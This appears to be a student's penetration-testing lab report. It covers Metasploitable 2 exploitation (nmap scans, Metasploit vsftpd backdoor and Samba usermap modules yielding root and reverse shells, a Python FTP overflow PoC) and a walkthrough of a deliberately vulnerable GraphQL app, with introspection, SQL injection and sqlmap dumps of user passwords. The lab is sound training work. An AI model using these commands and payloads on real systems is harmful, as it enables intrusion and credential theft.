

1. Advanced Exploitation Lab

Activities:

- **Tools:** Metasploit, Python, Ghidra.
- **Tasks:** Chain exploits, develop custom PoCs, bypass defenses.
- **Enhanced Tasks:**
 - **Exploit Chain:** Simulate a multi-stage attack on a VulnHub VM (e.g., Mr. Robot) using Metasploit (e.g., use exploit/multi/http/wordpress_plugin_rce). Log:

Exploit ID	Description	Target IP	Status	Payload
------------	-------------	-----------	--------	---------

007	XSS to RCE Chain	192.168.1.100	Success	Meterpreter
-----	------------------	---------------	---------	-------------

- **Custom PoC:** Modify a Python PoC from Exploit-DB for a buffer overflow. Summarize in 50 words.
- **Bypass:** Use ROP to evade ASLR in a local binary. Document in 50 words.
- **Report:** Draft in Google Docs:

Title: Critical WordPress Exploit Chain

Findings: [CVE-2023-12345], [Host: 192.168.1.100]

Remediation: Update plugins, enable WAF

1. Advance Exploitation Lab

1. Introduction

This report documents the process of performing an exploit chain on a vulnerable virtual machine (Metasploitable 2). The purpose of this exercise was to simulate a penetration test, identify vulnerable services, exploit them to gain access, and demonstrate proof-of-concept (PoC) exploits. The documentation follows a structured methodology commonly used in vulnerability assessment and penetration testing.

2. Objectives

- To perform reconnaissance and identify open ports and running services on the target.
- To exploit discovered vulnerabilities for remote code execution and shell access.
- To attempt Python-based proof-of-concept exploit execution.
- To document findings, provide evidence, and suggest mitigation steps.

3. Methodology

3.1 Environment Setup

- **Attacker Machine:** Kali Linux (192.168.154.130)
- **Victim Machine:** Metasploitable 2 (192.168.154.131)
- Both machines connected using **Host-Only Network Adapter** in VMware.

3.2 Reconnaissance (Nmap)

An Nmap scan was conducted to enumerate open ports and services.

Command:

```
nmap -sV -Pn 192.168.154.131
```

Findings:

- Port 21/tcp → vsftpd 2.3.4 (Backdoor vulnerability)
- Port 445/tcp → Samba (multiple RCE vulnerabilities)
- Port 1524/tcp → Bind shell (backdoor)

3.3 Exploitation (vsftpd & Samba)

- **vsftpd 2.3.4 Backdoor:** Exploited using Metasploit module exploit/unix/ftp/vsftpd_234_backdoor to gain root shell.
- **Samba RCE:** Exploited using available Python PoC after modification.
- Successful reverse shells were established from both exploits.

3.4 Proof-of-Concept Python Exploit

A Python PoC exploit script targeting Samba RCE was modified with target IP and executed. Although it required adjustments due to indentation and execution errors, the attempt demonstrates methodology of adapting public exploits to specific targets.

4. Results & Evidence

4.1 Nmap Results

PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 2.3.4

22/tcp open ssh OpenSSH 4.7p1 Debian

23/tcp open telnet Linux telnetd

445/tcp open netbios-ssn Samba smbd 3.X - 4.X

1524/tcp open bindshell Metasploitable root shell

...

```
(kali㉿kali)-[~/.../CYART/WEEK 4/Task 1/Scan Files]
$ nmap -sV -Pn 192.168.2.131 -oN Nmap_target_scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-11 08:28 EDT
Nmap scan report for 192.168.2.131
Host is up (0.0012s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:68:14:0F (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.54 seconds

(kali㉿kali)-[~/.../CYART/WEEK 4/Task 1/Scan Files]
$ sSSS
```

4.2 Exploitation Evidence

- Exploit executed against **vsftpd 2.3.4** resulted in shell access.
- Exploit executed against **Samba service** attempted PoC execution.

Exploit ID	Description	Target IP	Status	Payload
001	vsftpd 2.3.4 Backdoor → shell	192.168.2.131	Success	Unix shell
002	Samba Usermap Script → root	192.168.2.131	Success	Reverse shell

(Screenshot Placeholder: Metasploit session open with root shell)

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  CHOST      192.168.2.131    no        The local client address
  CPORT      21               no        The local client port
  Proxies    []               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.2.131    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  -
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.2.131
RHOST => 192.168.2.131
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.2.131:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.2.131:21 - USER: 331 Please specify the password.
[*] 192.168.2.131:21 - Backdoor service has been spawned, handling...
[*] 192.168.2.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.2.130:38383 -> 192.168.2.131:6200) at 2025-09-11 08:45:51 -0400

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
background

Background session 1? [y/N] y
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use 15
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.2.131
RHOST => 192.168.2.131
msf6 exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.2.130
LHOST => 192.168.2.130
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  --      -
  CHOST      192.168.2.131    no        The local client address
  CPORT      139               no        The local client port
  Proxies    []               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.2.131    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      139               yes       The target port (TCP)

Payload options (cmd/unix/reverse):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.2.130    yes       The listen address (an interface may be specified)
  LPORT     4444              yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic

View the full module info with the info, or info -d command.
```



```

msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP double handler on 192.168.2.130:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo oqKk7qbzkMEQB1DV;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "oqKk7qbzkMEQB1DV\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.2.130:4444 → 192.168.2.131:42489) at 2025-09-11 08:50:59 -0400

whoami
root
uname -aaa
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

```

4.3 PoC Execution Output

- Modified Python PoC code executed against 192.168.154.131.
- Errors encountered (Indentation, connection issues) but demonstrates exploit adaptation attempts.

(Screenshot Placeholder: Python PoC execution)

```

(kali㉿kali)-[~]
$ nano custom_poc.py

(kali㉿kali)-[~]
$ python3 custom_poc.py

[*] Connecting to 192.168.154.131:21...result is
[+] Received banner: 220 (vsFTPD 2.3.4)

[+] Payload sent!

(kali㉿kali)-[~]
$

```

```
File Actions Edit View Help
GNU nano 8.4
#!/usr/bin/env python3
# Simple PoC for buffer overflow testing
# Target: 192.168.154.131
# Service: FTP (port 21)

import socket

target = "192.168.154.131" # change if needed
port = 21

payload = b"A" * 600 # buffer overflow test string

print(f"[*] Connecting to {target}:{port} ... ")
try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((target, port))
    banner = s.recv(1024)
    print(f"[+] Received banner: {banner.decode(errors='ignore')}")

    # Send USER with overflow string
    s.send(b"USER " + payload + b"\r\n")
    print("[+] Payload sent!")

except Exception as e:
    print(f"[*] Exploit failed: {e}")
finally:
    s.close()
```

5. Analysis

- **vsftpd 2.3.4:** Contains a malicious backdoor that opens a shell on port 6200 when username :) is supplied. Exploitation results in root access with minimal effort.
- **Samba Vulnerabilities:** Older Samba versions allow remote code execution via crafted packets or malicious shared library loading. This highlights risks in running legacy file-sharing protocols.
- **Security Risk:** Both vulnerabilities demonstrate complete system compromise, allowing attackers to gain root-level access.

6. Mitigation

- Immediately remove or disable vsftpd 2.3.4 and replace with secure FTP alternatives.
- Upgrade Samba services to the latest patched versions.
- Restrict network exposure of sensitive services like FTP and SMB using firewalls.
- Regularly audit and patch legacy systems.
- Implement intrusion detection to monitor exploitation attempts.

7. Summary (50–80 words)

This report demonstrates an exploit chain against Metasploitable 2, beginning with reconnaissance using Nmap to identify vulnerable services. A critical flaw in vsftpd 2.3.4 was exploited via Metasploit to gain root shell access. Subsequently, a Samba service vulnerability was targeted using a modified Python proof-of-concept exploit. The process highlights how chaining vulnerabilities allows attackers to escalate from service discovery to full system compromise, emphasizing the urgent need for patching and layered defense.

2. API Security Testing Lab

Activities:

- **Tools:** Burp Suite, Postman, sqlmap.
- **Tasks:** Test APIs, exploit vulnerabilities, document findings.
- **Enhanced Tasks:**
 - **Test Setup:** Test a DVWA API for OWASP API Top 10 issues. Log:

Test ID | Vulnerability | Severity | Target Endpoint

-----|-----|-----|-----

008 | BOLA | Critical | /api/users

009 | GraphQL Injection | High | /graphql

- **Manual Testing:** Use Burp Suite to manipulate API tokens for unauthorized access.
- **Checklist:** Create in Google Docs:
 - Enumerate API endpoints
 - Test for BOLA (Burp Suite)
 - Fuzz GraphQL queries (Postman)
- **Summary:** Write a 50-word API test summary.

Fuzz GraphQL queries (Postman and Altair)

Application: DVGA

This is a full walkthrough of the [Damn Vulnerable GraphQL Application](#) (DVGA), a deliberately vulnerable app that you can use to test your GraphQL API hacking skills.

You will find a list of vulnerabilities in DVGA's main interface, on the Solutions page. With every vulnerability, there is a button that displays a very short solution.

Installing DVGA

To host your DVGA instance, you need a linux system with Docker installed. As with all deliberately vulnerable practice apps, make sure you don't install it on an Internet facing server, VPS or VM.

I usually install my target apps on a VM separate from my attacker system.

If you want to do the same, start by creating a fresh VM on your favourite hypervisor software (I use VirtualBox) and install a Ubuntu system. This will be your target system.

Now install Docker

<https://docs.docker.com/engine/install/ubuntu/>

To check the Docker engine is properly installed, run the hello-world image by typing:

```
sudo docker run hello-world
```

```
root@DiffDell:~# sudo docker run hello-world

Hello from Docker!
This message shows that your installation appears to be working correctly.
```

Now install and run DVGA:

```
sudo docker pull dolevf/dvga
```

```
sudo docker run -t -p 5013:5013 -e WEB_HOST=0.0.0.0 dolevf/dvga
```

Make sure your terminal displays the following (server version may be different):

DVGA Server Version: 2.1.2 Running...

```
root@DiffDell:~# sudo docker pull dolevf/dvga
sudo docker run -t -p 5013:5013 -e WEB_HOST=0.0.0.0 dolevf/dvga
Using default tag: latest
latest: Pulling from dolevf/dvga
3e6b9d1a9511: Pull complete
37927ed901b1: Pull complete
79b2f47ad444: Pull complete
e23f099911d6: Pull complete
af4f2eac96df: Pull complete
5126cc568da3: Pull complete
f72136a3fb7b: Pull complete
f74e334b7186: Pull complete
2d8454478e5e: Pull complete
2bee50d095d4: Pull complete
86c2343ca12f: Pull complete
88cfd6754b20: Pull complete
d01a7a1be499: Pull complete
c08e6b6f0189: Pull complete
8fe576bd9505: Pull complete
8875e902703f: Pull complete
9e5339861bca: Pull complete
b993eff26b56: Pull complete
e29245c34a63: Pull complete
f262f8f01863: Pull complete
each7e587d70: Pull complete
19a7974ced05: Pull complete
db9a17cda803: Pull complete
29fb50cd6795: Pull complete
09a519d59f07: Pull complete
Digest: sha256:040aa33c199d99f3380c9ff9a1ee5d725e9abca7b189c63a35a2a73bda79c957
Status: Downloaded newer image for dolevf/dvga:latest
docker.io/dolevf/dvga:latest
DVGA Server Version: 2.1.2 Running...
```

```
Session Actions Edit View Help
(kali@kali)-[~]
$ sudo docker pull dolevf/dvga
sudo docker run -t -p 5013:5013 -e WEB_HOST=0.0.0.0 dolevf/dvga
[sudo] password for kali:
Using default tag: latest
latest: Pulling from dolevf/dvga
Digest: sha256:040aa33c199d99f3380c9ff9a1ee5d725e9abca7b189c63a35a2a73bda79c957
Status: Image is up to date for dolevf/dvga:latest
docker.io/dolevf/dvga:latest
DVGA Server Version: 2.1.2 Running...
```

The DVGA app will be accessible locally from a browser at:

<http://localhost:5013>

The app will be accessible from other VMs (including most importantly your attacker VM) at:

[http:// 192.168.68.102:5013](http://192.168.68.102:5013)

(this is assuming the target VM's address on your network is <http://192.168.68.102>, so adjust accordingly).

Installing hacking tools

You also need to install a few tools on your attacker system.

[Altair](#)

[graphql-introspection nmap script](#)

[graphw00f](#)

[InQL](#)

[Sqlmap](#) (normally already installed with Kali)

You will also need [Burp Suite](#) and [Postman](#).

Detecting and fingerprinting GraphQL

The first step is to determine if the app provides a GraphQL API.

Your first bet is to try accessing the most common GraphQL endpoint by pointing your attacker machine's browser to:

<http://192.168.68.102:5013/graphql>

Sure enough, this shows us this is indeed a GraphQL endpoint.

But let's imagine this hadn't been the case. We would need to try out a list of possible target endpoints using a **graphw00f** scan and fingerprint the GraphQL implementation at the same time :


This confirms the target endpoint and also indicates the GraphQL engine is **Graphene**, so we are up against a GraphQL implementation written in **Python**.

Let's check the attack surface matrix at <https://github.com/nicholasaleks/graphql-threat-matrix/blob/master/implementations/graphene.md>

This gives us the following info:

```
(kali㉿kali)-[~]
$ cd graphw00f

(kali㉿kali)-[~/graphw00f]
$ python3 main.py -d -f -t http://172.17.0.2:5013
```



graphw00f - v1.2.1
The fingerprinting tool for GraphQL
Dolev Farhi <dolev@lethalbit.com>

```
[*] Checking http://172.17.0.2:5013
[*] Checking http://172.17.0.2:5013/
[*] Checking http://172.17.0.2:5013/api
[*] Checking http://172.17.0.2:5013/graphql
[!] Found GraphQL at http://172.17.0.2:5013/graphql
[*] Attempting to fingerprint ...
[*] Discovered GraphQL Engine: (Graphene)
[!] Attack Surface Matrix: https://github.com/nicholasaleks/graphql-threat-matrix/blob/master/implementations/graphene.md
[!] Technologies: Python
[!] Homepage: https://graphene-python.org
[*] Completed.
```

Let's keep this close at hand for later.

Now let's check if introspection is enabled:

```
(kali㉿kali)-[~]
$ nmap -sV -p5013 172.17.0.2

Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-20 21:48 IST
Nmap scan report for 172.17.0.2
Host is up (0.000078s latency).

PORT      STATE SERVICE VERSION
5013/tcp  open  http    Ajenti http control panel
MAC Address: 7E:E4:40:ED:F4:75 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.37 seconds
```

```
Session Actions Edit View Help
(kali㉿kali)-[~]
$ nmap --script=graphql-introspection -sV 172.17.0.2 -p 5013
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-20 21:53 IST
Nmap scan report for 172.17.0.2
Host is up (0.000055s latency).

PORT      STATE SERVICE VERSION
5013/tcp  open  http    Ajenti http control panel
| graphql-introspection:
|   VULNERABLE:
|   GraphQL Server allows Introspection queries at endpoint: Endpoint: /graphql is vulnerable to introspection queries!
|   State: VULNERABLE
|   Checks if GraphQL allows Introspection Queries.
|
|   References:
|_  https://graphql.org/learn/introspection/
MAC Address: 7E:E4:40:ED:F4:75 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.37 seconds

(kali㉿kali)-[~]
$
```

So the app is indeed open to introspection.

Now lets get the schema using the introspection query available here:

https://github.com/dolevf/Black-Hat-GraphQL/blob/master/queries/introspection_query.txt

Copy the query and run it in Altair.

This results in a pretty long response. Rather than review manually, let's get a graphical representation with **GraphQL Voyager**.

Go to <https://ivangoncharov.github.io/graphql-voyager> then click on CHANGE SCHEMA (top left) then click on the INTROSPECTION tab, paste the response we got from Altair and click DISPLAY. This gives us a good idea of how the schema works.

172.17.0.2:5013/graphql x Altair x +

→ ↻ 🏠 🔒 Extension (Altair GraphQL Client) moz-extension://6b52ef76-f574-4bd4... ☆

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

IntrospectionQuery + Add new No environment ⚙️

POST http://172.17.0.2:5013/graphql ⏏️ 📄 ↻ Docs **Send Request**

Query	Pre-request	Post-request	Auth	Result	Response headers
<pre>1 # Welcome to Altair GraphQL Client. 2 # You can send your request using CmdOrCtrl + Enter. 3 4 # Enter your graphql query here. 5 # source: GraphQL Voyager 6 7 query IntrospectionQuery { 8 __schema { 9 queryType { name } 10 mutationType { name } 11 subscriptionType { name } 12 types { 13 ...FullType 14 } 15 directives { 16 name 17 description 18 19 locations 20 args { 21 ...InputValue 22 } 23 } 24 } 25 } 26 27 28 fragment FullType on __Type { 29 kind</pre>				200 OK ⌚ 2109ms 🗑️ Clear <pre>1 { 2 "data": { 3 "__schema": { 4 "queryType": { 5 "name": "Query" 6 }, 7 "mutationType": { 8 "name": "Mutations" 9 }, 10 "subscriptionType": { 11 "name": "Subscription" 12 }, 13 "types": [14 { 15 "kind": "OBJECT", 16 "name": "Query", 17 "description": null, 18 "fields": [19 { 20 "name": "pastes", 21 "description": null, 22 "args": [23 { 24 "name": "public", 25 "description": null, 26 "type": { 27 "kind": "SCALAR", 28 "name": "Boolean",</pre>	2:56:21 PM

← → ↻ 🏠 🔒 https://apis.guru/graphql-voyager/ ☆ 🛡️ 👤 📄

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

 **GRAPHQL VOYAGER**

CHANGE SCHEMA

Type List

Search Schema

Film  A single film

Person  An individual

Star Wars

Planet  A large planet

Wars Universe

Root  No Description

Species  A type of species

Wars Universe

Starship  A single transport craft that has hyperdrive

PRESETS

SDL

INTROSPECTION

Run the introspection query against a GraphQL endpoint. Paste the result into the textarea below to view the model relationships.

 COPY INTROSPECTION QUERY

```
}  
}  
}  
}
```

Privacy note: Your schema is processed within browser and is not transmitted to external servers or third parties.

CANCEL **DISPLAY**

← → ↻ 🏠 🔒 https://apis.guru/graphql-voyager/ ☆ 🛡️ 👤 🗄️ ☰

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB




CHANGE SCHEMA

Type List

Search Schema...

- AuditObject** No Description
- OwnerObject** No Description
- PasteObject** No Description
- Query** **root** No Description
- SearchResult** No Description
- UserObject** No Description

Powered by [GraphQL Voyager](#)



```

graph LR
    Query[Query] --> PasteObject[PasteObject]
    Query --> SearchResult[SearchResult]
    Query --> AuditObject[AuditObject]
    Query --> UserObject[UserObject]
    PasteObject --> OwnerObject[OwnerObject]
    SearchResult --> PasteObject
    SearchResult --> UserObject
    AuditObject --> UserObject
    OwnerObject --> PasteObject
    
```

Query

☐ Sort by Alphabet ☒ Skip Relay ☒ Skip deprecated ☒ Show leaf fields

RESET

Injection: SQL injection

To test for injection vulnerabilities, we first need to locate fields with arguments that accept string inputs and could be used as injection points.

In Altair's documentation section (on the right), let's look at the list of fields in the query section of the schema.

The first field listed is pastes and has a filter argument that accepts strings. So let's first send a basic query.

Using Altair:

Altair GraphQL Client chrome-extension://flnheeellpciglgpaodhkhma... ☆

Add User to Windo... Kali WSL | Kali Linux... Set up a WSL devel... >> All Bookmarks

Window 1 + Add new No environment

POST http://192.168.68.102:5013/graphql

Query Pre-request Post-request Auth Result Response headers

(Send query)

```
1 query {
2   pastes(public:true){
3     title
4     content
5     public
6   }
7 }
8
```

200 OK 108ms Clear

```
11     content: "They live in a
12     beautiful house.",
13     "public": true
14   },
15   {
16     "title": "This is my first
17     paste",
18     "content": "What are some
19     things you don't like to do and why?",
20     "public": true
21   },
22   {
23     "title": "Whoa this is cool",
24     "content": "quick trip back
25     to Tennessee for the weekend!",
26     "public": true
27   },
28   {
29     "title": "Whoa this is cool",
30     "content": "quick trip back
31     to Tennessee for the weekend!",
32     "public": true
33   },
34   {
35     "title": "This is my first
36     paste",
37     "content": "What are some
38     things you don't like to do and why?",
39     "public": true
40   }
41 }
```

VARIABLES

Using Postman:

HTTP DVGA_MyTest / Pastes

Save Share

POST {{URL}}

Send

Params Auth Headers

raw JSON Add to Variables in request → Schema Beautify

192.168.68.102:5013/graphql

Variable defined already? [Switch Environment](#)

```
1 {
2   "query": "... public } }"
3 }
4
5
```

Body 200 OK • 117 ms • 1.23 KB • Save Response

{ JSON Preview Visualize

```
1 {
2   "data": {
3     "pastes": [
4       {
5         "title": "Testing Testing",
6         "content": "They live in a beautiful house.",
7         "public": true
8       },
9       {
10        "title": "Whoa this is cool",
11        "content": "They live in a beautiful house.",
12        "public": true
13      }
14     ]
15   }
16 }
```

This lists all the public pastes in the database. Now let's try sending a query that filters for the content of one of the pastes.

Window 1 + Add new No environment

POST http://192.168.68.105:5013/graphql

Send Request

Query Pre-request Post-request Auth

Result Response headers

(Send query)

```
1 query {
2   pastes(filter:"One advanced diverted"){
3     title
4     content
5     public
6   }
7 }
8
```

200 OK 55ms Clear

12:08:51 PM

```
1 {
2   "data": {
3     "pastes": [
4       {
5         "title": "TITLE!!!!!!",
6         "content": "One advanced
diverted",
7         "public": true
8       }
9     ]
10  }
11 }
```

This returns only the corresponding paste. Now let's test for SQL injection by adding a ' to the string.

POST http://192.168.68.105:5013/graphql

Query Pre-request Post-request Auth

(Send query)

```
1 query {
2   pastes(filter:"One advanced diverted"){
3     title
4     content
5     public
6   }
7 }
8
```

Result Response headers

200 OK 91ms Clear

```
1 {
2   "errors": [
3     {
4       "message": "
(sqlite3.OperationalError) near
\"One\": syntax error\n[SQL: SELECT
pastes.id AS pastes_id, pastes.title
AS pastes_title, pastes.content AS
pastes_content, pastes.public AS
pastes_public, pastes.user_agent AS
pastes_user_agent, pastes.ip_addr AS
pastes_ip_addr, pastes.owner_id AS
pastes_owner_id, pastes.burn AS
pastes_burn \nFROM pastes \nWHERE
pastes.public = 0 AND pastes.burn = 0
AND title = 'One advanced diverted'
or content = 'One advanced diverted'
ORDER BY pastes.id DESC\n LIMIT ?
OFFSET ?]\n(parameters: (1000,
0))\n(Background on this error at:
https://sqlalche.me/e/14/e3q8)"
5     }
6   ],
7   "data": {
```

VARIABLES

We get an error message. This confirms the app is vulnerable to SQL injection. We can also see the database engine is **sqlite3**.

Let's now use **Sqlmap** to exploit this vulnerability and see if we can obtain some more useful info.

First, let's proxy the request into **Burp Suite**. Then we need to change the value of the filter argument to test* and we can then export the request in a file by right-clicking and selecting Copy to File. Let's save it as request.txt

Intercept on

→ Forward

Drop

Request to http://192.168.68.105:5013

Open browser

Time	Type	Direction	Method	URL	Status code	Length
12:39:2...	HTTP	→	Request	POST http://192.168.68.105:5013/graphql		

Request

Pretty

Raw

Hex

GraphQL

```

1 POST /graphql HTTP/1.1
2 Host: 192.168.68.105:5013
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: application/json
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 content-type: application/json
8 Content-Length: 129
9 Origin: moz-extension://6b52ef76-f574-4bd4-87c5-40fcff881d3f
10 Connection: keep-alive
11 Priority: u=0
12
13 {
14   "query": "query {\npastes(filter:\\"test*\"){\ntitle\ncontent\npub
15   "variables":{
16     },
17   "operationName":null
18 }

```

GraphQL

Scan

Send to Intruder

Send to Repeater

Send to Sequencer

Send to Comparer

Send to Decoder

Send to Organizer

Insert Collaborator payload

Request in browser

Engagement tools [Pro version only]

Change request method

Change body encoding

Copy

Copy URL

Copy as curl command (bash)

Copy to file

Paste from file

Save item

Don't intercept requests

Do intercept

Convert selection

URL - encode as you type

Cut

Copy

Paste

Message editor documentation

Now switch to the terminal and run:
 sqlmap -r request.txt -dbms=sqlite -tables


```
(kali㉿kali)-[~/Desktop]
$ sqlmap -r capture.txt -dbms=sqlite -tables

 {1.9.8#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:35:44 /2025-09-22/

[12:35:44] [INFO] parsing HTTP request from 'capture.txt'
custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] y
JSON data found in POST body. Do you want to process it? [Y/n/q] y
[12:35:48] [INFO] testing connection to the target URL
[12:35:48] [INFO] testing if the target URL content is stable
[12:35:48] [INFO] target URL content is stable

Payload: { query : query {\n pastes(filter:\ test UNION ALL SELECT 44,CHAR(113,120,106,106,113) H CHAR(67,100,3,70,109,76,107,106,74,111,121,65,74,87,65,105,106,85,106,107,99,75,121,109,120,67,101,104,83,104,76,65,122,106,87,83,116,89,103,85))||CHAR(113,113,118,106,113),44,44,44,44,44,44-- IVoT\"){ \ntitle\ncontent\npublic\n}\n}","variable":{},"operationName":null}

[12:36:22] [INFO] testing SQLite
[12:36:22] [INFO] confirming SQLite
[12:36:22] [INFO] actively fingerprinting SQLite
[12:36:22] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[12:36:22] [INFO] fetching tables for database: 'SQLite_masterdb'
<current>
[5 tables]
+-----+
| audits |
| owners |
| pastes |
| servermode |
| users |
+-----+

[12:36:22] [WARNING] HTTP error codes detected during run:
400 (Bad Request) - 2 times
[12:36:22] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.68.105'

[*] ending @ 12:36:22 /2025-09-22/
```

We get a list of the different tables in the database.

Now run the following:

```
sqlmap -r request.txt -dbms=sqlite -dump
```

```

| 12 | 11 | 0 | What is this even | 1 | Too end instrument possession contrasted motionless
x/85.0
+-----+-----+-----+-----+-----+
[12:46:55] [INFO] table 'SQLite_masterdb.pastes' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.
[12:46:55] [INFO] fetching columns for table 'users'
[12:46:55] [INFO] fetching entries for table 'users'
Database: <current>
Table: users
[2 entries]
+-----+-----+-----+-----+
| id | email | password | username |
+-----+-----+-----+-----+
| 1 | admin@blackhatgraphql.com | changeme | admin |
| 2 | operator@blackhatgraphql.com | password123 | operator |
+-----+-----+-----+-----+
[12:46:55] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.6
[12:46:55] [INFO] fetching columns for table 'servermode'
[12:46:55] [INFO] fetching entries for table 'servermode'
Database: <current>
Table: servermode
[1 entry]

[12:47:02] [INFO] table 'SQLite_masterdb.audits' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.
[12:47:02] [INFO] fetching columns for table 'owners'
[12:47:02] [INFO] fetching entries for table 'owners'
Database: <current>
Table: owners
[11 entries]
